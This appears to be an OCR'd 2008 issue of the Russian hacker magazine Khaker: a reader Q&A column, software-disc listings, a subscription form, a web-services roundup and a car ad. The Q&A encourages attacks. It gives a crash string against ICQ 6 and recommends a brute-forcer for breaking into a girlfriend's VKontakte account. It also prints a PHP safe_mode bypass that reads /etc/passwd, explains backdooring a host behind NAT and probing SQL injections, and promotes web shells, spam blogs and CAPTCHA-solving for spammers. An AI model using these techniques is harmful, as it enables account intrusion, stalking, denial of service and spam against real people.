
```
X-Forwarded-For: user@gmail.com
forwarded@to.com
X-Gmail-Received: some-random-number
Delivered-To: user@gmail.com
```

Как известно, аккаунт на Gmail можно использовать как обычный почтовый клиент, работающий в окне браузера. Ничего не стоит настроить прием почты с твоего основного ящика в самом Gmail (указав адрес твоего POP-сервера, логин и пароль), после чего использовать все прелести почтового интерфейса от Google. Единственный минус — для доступа к почте необходим инет. Частично эту проблему можно решить, используя программу Google Desktop, которая кэширует все приходящие письма, в том числе и через Gmail.

Q: Подскажи, а можно ли использовать бесплатный хостинг в качестве прокси сервиса? Большинство списков с бесплатными прокси — полная фигня. Найти рабочую очень сложно, а вот хостинг с широким каналом раздают направо и налево. Это наверняка можно использовать!

A: Конечно. Тем более существует отличная реализация прокси, написанная на PHP. Я имею в виду **Glype Proxy** (www.glype.com), единственным требованием для работы с которой является наличие интерпретатора PHP5 с установленным cURL. При всей простоте использования (для установки достаточно залить скрипт на сервер) она предоставляет широкую функциональность. Тут тебе и кэширование на сервере (для ускорения работы), и управление доступом (для того, чтобы твою прокси не использовал кто попало), и преобразования URL (для обхода корпоративных фильтров, отсеивающих контент по URL), и поддержка плагинов. Развернуть целую сеть из проксей позволяет Glype Manager, также доступный на офсайте.

Q: А как бы мне быстро и надежно «завалить» icq-клиент оппонента?

A: Недавно обнаруженная бага в клиенте **Icq 6** (на котором сидят большинство пользователей аськи) предоставляет великолепную возможность повесить систему твоего недруга. Для этого хакеру нужно послать пользователю, сидящему на Icq 6, сообщение, где будет содержаться строка *%020000000s*, которая и вызовет отказ в обслуживании программы.

P.S.: Вот здесь лежит подобный трюк под старые версии **QIP**: http://forum.antichat.ru/showpost.php?p=344718&postcount=39. Не советую проверять все это на друзьях и подругах :)

Q: Хочу подсмотреть аккаунт своей подружки на Вконтакте, как это сделать?

A: В нелегком деле раскрытия тайны переписки на ставшей такой популярной социальной сети vkontakte.ru тебе поможет скрипт-брутфорсер, написанный нашим соотечественником C!klodoL'ом.

Прога перебирает пароли по словарю и поддерживает многопоточность. Так что, запустив ее где-нибудь на дедике, ты быстро сможешь узнать пароль своей незадачливой подруги. А скачать исходник скрипта можно на http://forum.antichat.ru/thread60546.html.

Q: Что такое сплог и как он мне поможет в деле раскрутки сайта?

A: Сплог (splog, s[pam]blog) — это спамблог, использующий автоматически сгенерированный или чужой контент с целью привлечения трафика на партнерские программы или на свои сайты. Часто сплог — не просто блог, а целая сеть спамерских блогов или блог-хостинг, использующий один домен в качестве основного и кучу сабдоменов, подготовленных для разных тематических кейвордов. Движков для построения сплога великое множество: блогоферма (сейчас в привате), **Wordpress MU** (mu.wordpress.org) и другие. Я советую использовать под сплог именно Wordpress MU в совокупности с плагином WP-O-Matic, который тырит RSS-ленты с других блогов и постит их на твоем ресурсе. Подробнее прочитать про сплоги можно на Википедии: http://en.wikipedia.org/wiki/Splog.

Q: Хочу создать свой сплог на базе Wordpress MU. Подскажи, где в настройках сервера включить поддержку субдоменов для сплога, чтобы работали адреса вроде *.mysplog.com?

A: Очень просто. Но для этого тебе нужен доступ к конфигурационному файлу Apache — *httpd.conf*. Если такового нет, можешь попросить админов твоего хостинга сделать необходимые изменения в конфиге. А именно в секции твоего виртуального хоста прописать директиву *ServerAlias *.твой_сайт.net твой_сайт.net*. После чего, сохранив конфиг и перезагрузив Апач, ты увидишь, что твой Wordpress MU стал понимать субдомены.

Q: А где бы мне поживиться свежими халявными sql-инъекциями и php-инклудами? Самому искать и ломать что-то лень.

A: На уважаемом мной **Античате**.Ру любители и профессионалы частенько выкладывают найденные ими баги сайтов в специально созданные ими темы:

forum.antichat.ru/thread38443.html — php-инклуды;
forum.antichat.ru/thread21437.html — пассивные xss;
forum.antichat.ru/thread35802.html — активные xss;
forum.antichat.ru/thread41880.html — админки сайтов;
forum.antichat.ru/thread21336.html — SQL-инъекции.

На найденных другими людьми уязвимостях ты сможешь легко потренировать хакерские навыки. Ну, или поживиться свежим бесплатным шеллом :)

Q: Хочу забекдорить человека, который сидит за NAT-системой, но ничего не выходит. Как это можно сделать?

A: Тебе очень повезет, если админ взламываемой тачки не закрыл на NAT передачу вовнутрь сети. В таком случае тебе просто нужно указать в своей таблице маршрутов сеть и то, через что она доступна. Например, жертва находится в сети и имеет адрес *10.1.1.10\255.255.255.0*. Значит, тебе нужно узнать IP-адрес шлюза, через который сеть доступна (соответственно, это NAT). Надеюсь, для тебя это не составит большого труда (для примера возьмем *195.10.115.202*). После всех вышеописанных действий в командной строке (если имеем дело с виндой) добавляем статический маршрут: *route add 10.1.1.0 mask 255.255.255.0 195.10.115.202*.



Вот и вся схема. В любом случае, удача тебе улыбнется только при не очень хорошем администраторе :).

Q: Как определить, что SQL-инъекция находится именно в SELECT запросе, а не в DELETE, UPDATE и прочих?

A: Для этого можно попробовать вставить в конец запроса оператор LIMIT. Отсутствие ошибки будет говорить о том, что сервер работает на **MySQL** (ибо, как ни странно, LIMIT — это не стандарт Structured Query Language) и, конечно, о том, что там действительно фигурирует оператор SELECT. Если же это не MySQL, то атакующий может попробовать подставить *GROUP BY 1* или *HAVING 1=1* — запросы, относящиеся к стандарту языка SQL и работающие только в операторе SELECT. Эти два способа помогут узнать тип запроса и определиться с планом взлома ресурса дальше.

Q: Хочу изучить несколько известных движков на предмет уязвимостей, но уже замучался работать с неудобной подсветкой кода в php-редакторах. Не знаешь, каким софтом удобно оперировать всеми классами и функциями php-кода?

A: Недавно я наткнулся в инете на замечательную программу **PHPXref** (или PHP Cross Referencing Documentation Generator), которая и решает обозначенную тобой проблему. Скачать софт можно по адресу http://phpxref.sourceforge.net. Здесь все просто. Скачиваешь программу, распаковываешь, затем в файле *phpxref.cfg* указываешь исходный каталог (*SOURCE*), выходной (*OUTPUT*), кодировку (*CHARSET*) и запускаешь файл *phpxref.exe*. Программа отработает, и в указанном выходном каталоге появится новый файл *nav.html*, в котором будут подсвеченные исходники движка в удобоваримом виде с родительским наследованием всех классов, функций и указанием параметров функций. Дальше остается только наслаждаться :).
P.S. Программа поставляется как для Windows в виде экзешника, так и для Linux в виде perl-скрипта.

Q: Слышал про хакерские сервисы, платящие за распознавание CAPTCHA. Действительно ли существуют такие?

A: Да, такие сайты действительно существуют. Вот лишь самые известные из них:
http://grand-sale-5.com — платят **$2** за **1000** правильно введенных картинок;
http://rabotaonline.com — платят **$1** за **1000** правильно введенных картинок.
Зачем им это нужно? Для элементарной регистрации множества почтовых ящиков и рассылки спама. Так что если ты не любишь спам, но при этом хочешь заработать, решай сам, как тут быть :).

Q: Подскажи методы обхода safe-mode в последних версиях php.

A: Вот некоторые скрипты, которые помогут тебе прочитать содержимое файлов и каталогов в системе при включенном safe-mode:
PHP <= 4.4.7 / 5.2.3 MySQL/MySQLi Safe Mode Bypass Vulnerability

```
<?php
file_get_contents('/etc/passwd');
$l = mysql_connect("localhost",
  "root");

mysql_query("CREATE DATABASE a");
mysql_query("CREATE TABLE a.a
  (a varchar(1024))");
mysql_query("GRANT SELECT,INSERT
  ON a.a TO 'aaaa'@'localhost'");
mysql_close($l); mysql_connect(
  "localhost", "aaaa");
mysql_query("LOAD DATA LOCAL INFILE
  '/etc/passwd' INTO TABLE a.a");
$result = mysql_query("SELECT a
  FROM a.a");
while(list($row) =
  mysql_fetch_row($result))

print $row . chr(10);
?>
```

Также очень много информации по теме ты сможешь почерпнуть тут: http://forum.antichat.ru/thread46034-safe+mode.html.

Q: Слышал, что появилась новая версия известного r57shell за номером 1.4. Как такое возможно, ведь команда разработчиков закрыла свой проект?

A: Знаменитые RST/GHC просто-напросто ушли в подполье, но их ЖЖ, в котором ты и можешь скачать новую версию шелла, никто не запрещал: www.livejournal.com/go.bml?journal=rstghc&itemid=1215&dir=next
Из новых вкусных возможностей стоит отметить:

```
• выполнение команд без перезагрузки
страницы;
•  команда !cls для очистки текстовой
области;
• возможность добавления алиасов
типа !алиас;
• php_admin* bypass by ini_
restore();
• error_log() safe_mode bypass;
• htaccess mail.force_extra_
parameters safemode bypass;
• SSI safe_mode bypass;
• COM functions safe_mode bypass;
• ionCube extension safe_mode
bypass;
• win32std extension safe_mode
bypass;
• win32service extension safe_mode
bypass;
• perl extension safe_mode bypass;
• FFI extension safe_mode bypass.
```

Q: Где бы прямо в онлайне проверить файл на наличие вирусов?

A: Для проверки файлов прямо в интернете существует множество специализированных сервисов. Перечислю лишь некоторые из них:
www.virustotal.com — самый известный сервис, комплексная проверка 18-ю антивирусами (AntiVir, AVG, Avira, BitDefender, ClamAV, DrWeb, eTrust-Iris, eTrust-Vet, Fortinet, Ikarus, Kaspersky, McAfee, NOD32v2, Norman, Panda, Sybari, Symantec, VBA32);
virusscan.jotti.org — комплексная проверка 13-ю антивирусами (AntiVir, Avast, AVG, BitDefender, ClamAV, Dr.Web, F-Prot Antivirus, Fortinet, Kaspersky Anti-Virus, mks_vir, NOD32, Norman Virus Control, VBA32);
Этих сервисов будет вполне достаточно для твоей безопасности, ибо мне неизвестно антивируса, который есть на каком-либо ином портале и отсутствует на этих двух.

>>WINDOWS
>Dailysoft
Adobe Captivate 3
Amaya 10.0.1
Dojo Toolkit 1.1.0
Eclipse Classic 3.3.2
Emacs 2.22
Mercurial 1.0
Nemerle 0.9.4
PowerGrep 3.4.1
Pydev 1.3.14
Sothink DHTML Menu 8.4
Sothink SWF Decompiler 4
WinMerge 2.8 RC
Zend Framework 1.5.1

>Games
OpenTTD 0.6.0
Phun 3.5
Teeworlds 4.0.1

>Misc
AM-DeadLink 3.2
AmoK Exif Sorter 2.51
Asynx Planetarium v2.50
AutoHotkey 1.0.47.06
Classic Menu for Office 2007
CodecInstaller 2.9.1
Desktop iCalendar 1.2.6
Google Desktop for Windows 5.7
I Hate This Key Deluxe Edition 5.0
InkSaver 2.0
Macro ToolsWorks 7.0.1
Microsoft Office Compatibility Pack
ObjectDock 1.9
PassX 1.1
PeaZip for Windows 2.0
Portable Start Menu 1.3
RVM Integrator 1.5.1
TeraCopy 1.22
TeraCopy 2.0 beta 3
VideoCacheView 1.07
VirtuaWin 4.0
WinFlip 0.42
Wubi 8.04.450

>Multimedia
Adobe Shockwave Player 11.0
Audio Sliders 4.2
boujou 4
DirectX Redistributable March 2008
FL Studio 8.0
Floola for Windows 2.8
FlvPlayer4Free 2.6.0.0
inkscape 0.46
Miro 1.2
MixMeister Fusion 7.1.1
Paint.NET v3.22
Picasa for Windows 2.7
Podcast Studio 1.4
Sothink SWF Quicker 3.0.1
Tag&Rename 3.4.6
XnView for Windows 1.93.4

>Net
2hotspot 1.4.0.7
Active Network Monitor 2.01
AI RoboForm 6.9.88
ApexDC++ 1.0.1
Apple Safari for Windows 3.1
BitComet 1.00
BitMeter II 3.5.6
Gizmo5 4.0.0.344
Hotspot Shield 1.03
IE7Pro 2.1
Instantbird 0.1.1
Internet Server Monitor 7.0.0.35
Kiwi CatTools 3.3.5
Loudtalks 0.9.0.36
Network Event Viewer 8.0.0.7
Opera 9.50b
Opera AC 3.5.1 RC 2
PortsLock 2.0
TeamViewer 3.5.4140
Teleport Pro 1.53
Web Forum Reader 1.10
WebSite-Watcher 4.40
Whisher for Windows 3.0.02.20
WiSSH 2.89

>Security
AVZ 4.29
BestCrypt 8.04
eValid V8
LogMeIn Hamachi 1.0.2.5
NeoSpy 2.7
nmap 4.60
Omni Peek 5.1
Paros 3.2.13
Privoxy 3.0.8
Technitium MAC Address Changer 4.8
VirtualBox 1.5.6
WebInspect 7.7
Wireshark 1.00
XSpider 7 demo

>System
Abakt 0.9.5
AVG Internet Security 8.0
AxCrypt 1.6.4.1
DeviceLock 6.2.1
ESET SysInspector 1.0.0.3
EVEREST Ultimate Edition v4.50
HD Tune Pro 3.0
Norton Ghost 14.0
OpenOffice.org for Windows 2.4.0
Process Lasso Lite 2.70
R-STUDIO 4.2
Recover My Files 3.9.8.5930
Returnil Virtual System 2008
RightMark CPU Clock Utility 2.35
RivaTuner v2.08
Sandboxie 3.24
vLite 1.1.6 beta
WinPatrol 2007 14
ZoneAlarm Anti-Spyware 7.0

>Dailysoft
7-Zip 4.57
Comodo Firewall Pro 3.0
DAEMON Tools Lite Version 4.12.2
Download Master 5.5.3.1131
FarPowerPack 1.15
FileZilla 3.0.8.1
IrfanView 4.10
K-Lite Mega Codec Pack 3.8.5
Miranda IM 0.7.3
mIRC 6.31
Mozilla Firefox 2.0.0.13
Notepad++ 4.8.2
Opera 9.26
PuTTY 0.60
QIP 2005 8050
Skype 3.6.0
Total Commander 7.02a
Unlocker 1.8.6
Winamp 5 Full 5.53
Xakep CD DataSaver 5.2

>>UNIX
>Desktop
Audacious 1.5.0
Fbreader 0.8.16
Gnumeric 1.8.2
Katapult 0.3.2.1
Lxde 0.3
Miro 1.2
Mpg123 1.3.1
Mythtv 0.21
Solfege 3.10.3

>Devel
Anjuta 2.4.0
Avogadro 0.6.1
Cntmlib 1.1.2
Cobra 0.7.4
Eclipse Classic 3.3.2
Gcc 4.3.0
Mathgl 1.6
Mono 1.9
Monodevelop 1.0
Ogre 1.4.7
PIDA 0.5.1
Qt 4.3.4
Zend Studio 5.5

>Games
Glest 3.1.2
Phun 3.12
Pokerth 0.6.1
Teeworlds 4.0.1

>Net
Centerim 4.22.3
FileZilla 3.0.8.1
Mercurial 1.0
Nagios 3.0
Opera 9.26
Pidgin 2.4.0
Seamonkey 1.1.8
Skype 2.0.0.63
Transmission 1.06
Twinkle 1.2


>Security
Clamav 0.92.1
Fwbuilder 2.1.17
Fwknop 1.9.2
Guarddog 2.6.0
Mcrypt 2.6.7
Nmap 4.60
Openfwtk 2.0
P0f 2.0.8
Sudo 1.6.9p14


>Server
Amavisd-new 2.6.0-rc1
Apache 2.2.8
Asterisk 1.4.18.1
Bind 9.4.2
Courier-imap 4.3.0
Cups 1.3.6
Dbmail 2.2.9
Dhcp 4.0.0
Dovecot 1.0.13
Mysql 5.0.51a
Nut 2.2.1
Openldap 2.3.39
Openssh 4.7p1
Openvpn 2.1_rc7
Postfix 2.5.1
Postgresql 8.3.1
Samba 3.0.28a
Sendmail 8.14.2
Snort 2.8.0.2
Sqlite 3.5.7
Squid 3.0STABLE2
Vsftpd 2.0.6

>System
Bacula 2.2.8
Bzip2 1.0.5
Coreutils 6.10
Findutils 4.4.0
Krusader 1.90.0
Linux 2.6.24.3
OpenOffice.org 2.4.0
Pcsx2 0.9.4
VirtualBox 1.5.6
Wine 0.9.58
Yakuake 2.9.1

>X-Distrib
ASPLinux 12*
Dragonflybsd 1.12.1
Systemrescuecd 1.0.0

* Специально для читателей][. Эта версия ASPLinux не дает права на получение базовой техподдержки по email





ПОДПИСКА В РЕДАКЦИИ



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

1980 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов
ЖЕЛЕЗО DVD + ХАКЕР DVD + IT СПЕЦ CD:
- Один номер всего за 147 рублей
(на 25% дешевле, чем в розницу)



ЗА 12 МЕСЯЦЕВ







ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва,**

ул. Тимура Фрунзе, д. 11, стр. 44,
ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подпис ных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1080 руб. Подарочные журналы при этом не высылаются

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ
НА ЖУРНАЛ « »

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начиная с ____________ 2008г.

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:

- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ______ корпус ______
квартира/офис ____________
телефон ( ) код
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с 2008г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с 2008г.	

Ф.И.О.
Подпись плательщика

Кассир

http:// WWW2


УДОБНЫЕ ВЕБСЕРВИСЫ ВТОРОГО ПОКОЛЕНИЯ

В этой мини-рубрике мы будем писать только о самых лучших и полезных сервисах, которые реально могут помочь тебе упростить и улучшить свою сетевую жизнь.




ONLINE-ВЗЛОМЩИК MD5
MD5.REDNOIZE.COM

Забавный и удобный сервис для взлома MD5 и SHA1 хешей. По сути, это выполненный в стиле Google поисковик по уже вычисленным хешам. Если тебе надо взломать какой-то хеш, имеет смысл прибегнуть к помощи этого ресурса. Фишка в том, что «взлом» происходит автоматически и мгновенно: осуществляется нехитрый поиск по базе вычисленных хешей, и если строка-оригинал является словом или просто недлинной строкой, сервис ломает хеш. Всего в базе пятьдесят с половиной миллионов хешей.



8-ОЙ ДЕНЬ НЕДЕЛИ
WWW.8AWEEK.COM

Не мне тебе рассказывать, сколько драгоценного времени кушают сайты-паразиты типа vkontakte, odnoklassniki, bash.org. И как ни старайся, полностью забросить их не получается — не банить же их в файрволе? Хорошо бы просто ограничивать себя по времени. В этом тебе поможет сервис 8aweek и специальный плагин для Firefox. Все просто: заносишь в список зловредные сайты и выделяешь лимит времени, сколько ты можешь провести за их просмотром, а 8aweek это дело контролирует. Превысишь лимит — будешь оштрафован и понижен в рейтинг, пускай, и виртуально. Мера очень действенная: за время работы сервиса было сэкономлено 18218 часов.



НАРОД.ДИСК
NAROD.YANDEX.RU/DISK

Всякий раз, когда необходимо обменяться файлом через инет, приходится исполнять танец с бубном. Пересылать по email не вариант, выкладывать на хостинг неудобно, а rapidshare порядком надоела своими ограничениями. Появление нового сервиса от Яндекса очень кстати. Народ.Диск, бесконечный по объему, позволяет загрузить любые файлы и делиться ссылками с друзьями. Размер файла ограничен 750 Мб — столько же влезает на обычный компакт-диск. Налицо забота о пользователях: поддерживается докачка, а для клиентов некоторых провайдеров трафик даже не тарифицируется.



LAST.FM
WWW.LASTFM.RU

Закачивать музыку из интернета, рыская по всевозможным порталам с кучей рекламы, — дело неблагодарное. Забудь про это, и попробуй онлайн-радио по заявкам! Укажи свои музыкальные предпочтения, вбив имена любимых исполнителей. На основании этих данных будет построен твой индивидуальный плейлист. Сервису Last.fm, наиболее известному подобному ресурсу, удалось достичь соглашения как с крупными лейблами (EMI, Sony BMG, Universal, Warner), так и независимыми исполнителями. Поэтому использовать его ты можешь не просто бесплатно, а абсолютно бесплатно :).

*ПОКОРЯЯ_город

NISSAN QASHQAI
БРОСАЯ ВЫЗОВ ГОРОДСКОЙ СТИХИИ

• Система полного привода ALL MODE 4x4
• ESP (система динамической стабилизации)
• Дорожный просвет 200 мм
• Вариатор XTronic CVT-M6
• Bluetooth®
• Камера заднего вида[1]

www.nissan.ru





[2]



SHIFT_convention*

СПЕЦИАЛЬНАЯ ПРОГРАММА ДЛЯ КОРПОРАТИВНЫХ КЛИЕНТОВ | ТЕСТ-ДРАЙВ У ОФИЦИАЛЬНЫХ ДИЛЕРОВ[3]

ГАРАНТИЯ СОСТАВЛЯЕТ 3 ГОДА ИЛИ 100 000 КМ ПРОБЕГА. ГАРАНТИЯ ПРОТИВ СКВОЗНОЙ КОРРОЗИИ – 12 ЛЕТ НЕЗАВИСИМО ОТ ПРОБЕГА. ЗА ПОДРОБНОЙ ИНФОРМАЦИЕЙ ОБРАЩАЙТЕСЬ К ОФИЦИАЛЬНЫМ ДИЛЕРАМ.

NISSAN FINANCE
специальная кредитная программа

Подробности по телефону 8 800 200 200 6 или у официальных дилеров. Услуги кредитования оказываются ЗАО ЮниКредит Банк (генеральная лицензия ЦБ РФ № 1). Программа Nissan Finance доступна во всех городах, где есть официальные дилеры.

NISSAN ASSISTANCE[4]
СЛУЖБА ТЕХНИЧЕСКОЙ ПОМОЩИ

[1] Перечисленные опции входят не во все комплектации.
[2] По результатам тестирования EuroNCAP, официально опубликованным 23.05.2007 г.
[3] В зависимости от наличия автомобилей у официальных дилеров.
[4] Первичная техническая помощь на дороге, эвакуация до ближайшего дилерского центра. Подробности по тел.: 8 800 200 40 44 (звонок бесплатный).

НА ПРАВАХ РЕКЛАМЫ